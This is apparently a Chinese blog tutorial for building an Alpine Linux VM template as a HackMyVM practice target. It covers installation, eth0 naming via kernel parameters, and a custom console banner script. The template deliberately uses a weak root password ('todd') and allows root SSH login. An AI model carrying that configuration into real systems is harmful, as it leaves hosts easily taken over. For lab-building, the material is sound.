
 AlpineLinux模板构建
# 选择 AlpineLinux
Small. Simple. Secure.
Alpine Linux 是一个基于 musl libc 和 busybox 的安全、轻量级的 Linux 发行版。Alpine Linux 以其小巧的体积和高效的性能而闻名。
# Alpine Linux 官网
Alpine Linux 官网:https://www.alpinelinux.org/

下载 Virtual 版本镜像,适合虚拟机使用。
# 模板靶机用户
root:todd
# VirtualBox 安装 Alpine Linux
使用 VirtualBox 创建一个新的虚拟机,选择下载的 Alpine Linux 镜像进行安装。
安装完成,使用 root 用户登录,进入 live 安装环境,默认无密码,登录成功后,提示使用 setup-alpine 命令进行初始配置。
过程大多数选项保持默认即可,设置 root 密码 todd。


在提示选择镜像源时,使用 f 参数,让 alpine 自动尝试并选择最快的镜像源。
在安装过程会提示是否添加user,直接回车,使用默认的no,是否安装 openssh,输入 yes,是否允许 root 用户通过 ssh 登录,输入 yes。

磁盘选择列出的磁盘,使用方式选择sys,表示将 Alpine 安装到磁盘上,输入 y,确认写入并继续。

提示重启时,输入 poweroff 关闭虚拟机,移除virtualbox的光驱,更改启动顺序为硬盘启动,重新启动虚拟机。

现在,就可以尝试使用 ssh 远程登录 Alpine Linux 虚拟机了。
# 解决 VirtualBox 和 VMware 下网卡命名不一致导致的网络不可用问题
说明
本模板通过内核参数 net.ifnames=0 biosdevname=0 强制使用传统的 eth0 网络接口命名,以避免在 VirtualBox、VMware 等不同虚拟化平台之间迁移时因网卡命名差异导致网络不可用的问题。
优点:
- 跨虚拟化平台部署稳定,避免首次启动无网络
- 简化网络配置,适合作为靶机 / 漏洞演示模板
- 单网卡 + DHCP 场景下可预测性更高
注意事项:
- 该设置不适合多网卡或复杂网络环境
- 不推荐用于生产环境或云主机
- 如需扩展多网卡,请恢复可预测命名或使用 udev/MAC 绑定
解决 Linux 在不同虚拟化平台(VirtualBox / VMware)之间迁移时,因可预测网卡命名机制导致的网络接口命名不一致问题
下面仅尝试在 Alpine Linux 上进行说明,其他发行版未测试。
查看磁盘分区信息,root分区在 /dev/sda3


这个分区名可能会因不同虚拟化平台而变化,使用 blkid 命令查看分区的 UUID,UUID 永远指向同一个分区。

编辑 /etc/update-extlinux.conf,修改 bootloader(锁死 eth0 + 稳定 root 分区)
找到 default_kernel_opts 行,修改为如下内容:
# default_kernel_opts="quiet rootfstype=ext4"
default_kernel_opts="quiet rootfstype=ext4 net.ifnames=0 biosdevname=0"
2
文件里已经默认指定了 root 分区为 UUID
应用配置,重启验证
update-extlinux
reboot
2
验证内核参数
root=UUID=7762e2e9-4b0c-4cf2-a61b-23111b666c5f
net.ifnames=0
biosdevname=0
2
3

# 修改 Alpine Linux ssh默认提示
编辑 /etc/motd 文件,修改 ssh 登录提示信息

效果:


# 修改开机 tty 控制台提示
IP、hostname 等信息需要动态获取,ubuntu、kali等发行版可以直接在 /etc/issue 里使用变量\4、\n,但是 Alpine Linux 不支持。
Alpine 使用 OpenRC + getty 服务管理 tty 控制台登录。
编辑:
vi /etc/inittab
修改 tty1,参数解释:
-n:表示不进行登录名的提示,直接调用指定的登录程序。-l /usr/local/bin/tty-banner.sh:指定登录程序为/usr/local/bin/tty-banner.sh脚本,而不是默认的登录程序(通常是/sbin/getty)。这个脚本可以自定义登录提示信息。
tty1::respawn:/sbin/getty -n -l /usr/local/bin/tty-banner.sh 38400 tty1
创建 /usr/local/bin/tty-banner.sh 脚本,内容如下:
#!/bin/sh

PATH=/usr/sbin:/usr/bin:/sbin:/bin
export PATH

/usr/bin/clear 2>/dev/null || clear

HOST="$(hostname 2>/dev/null || echo unknown)"

IP="$(
  /sbin/ip -4 addr show eth0 2>/dev/null \
  | /usr/bin/awk '/inet /{print $2}' \
  | /usr/bin/cut -d/ -f1
)"
[ -z "$IP" ] && IP="DHCP not ready"

cat <<'EOF'

                                   .     **
                                *           *.
                                              ,*
                                                 *,
                         ,                         ,*
                      .,                              *,
                    /                                    *
                 ,*                                        *,
               /.                                            .*.
             *                                                  **
             ,*                                               ,*
                **                                          *.
                   **                                    **.
                     ,*                                **
                        *,                          ,*
                           *                      **
                             *,                .*
                                *.           **
                                  **      ,*,
                                     ** *,     HackMyVM

QQ Group:   660930334
EOF

echo " Hostname : $HOST"
echo " IP Addr  : $IP"
exec /bin/login
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
赋予脚本可执行权限:
chmod +x /usr/local/bin/tty-banner.sh
效果图,丑是丑了点

流程:
init
 └─ getty (respawn)
      └─ -l tty-banner.sh
            ├─ 打印 banner
            └─ exec /bin/login
2
3
4
5
# 安装 sudo
Alpine Linux 默认没有安装 sudo,可以手动安装。
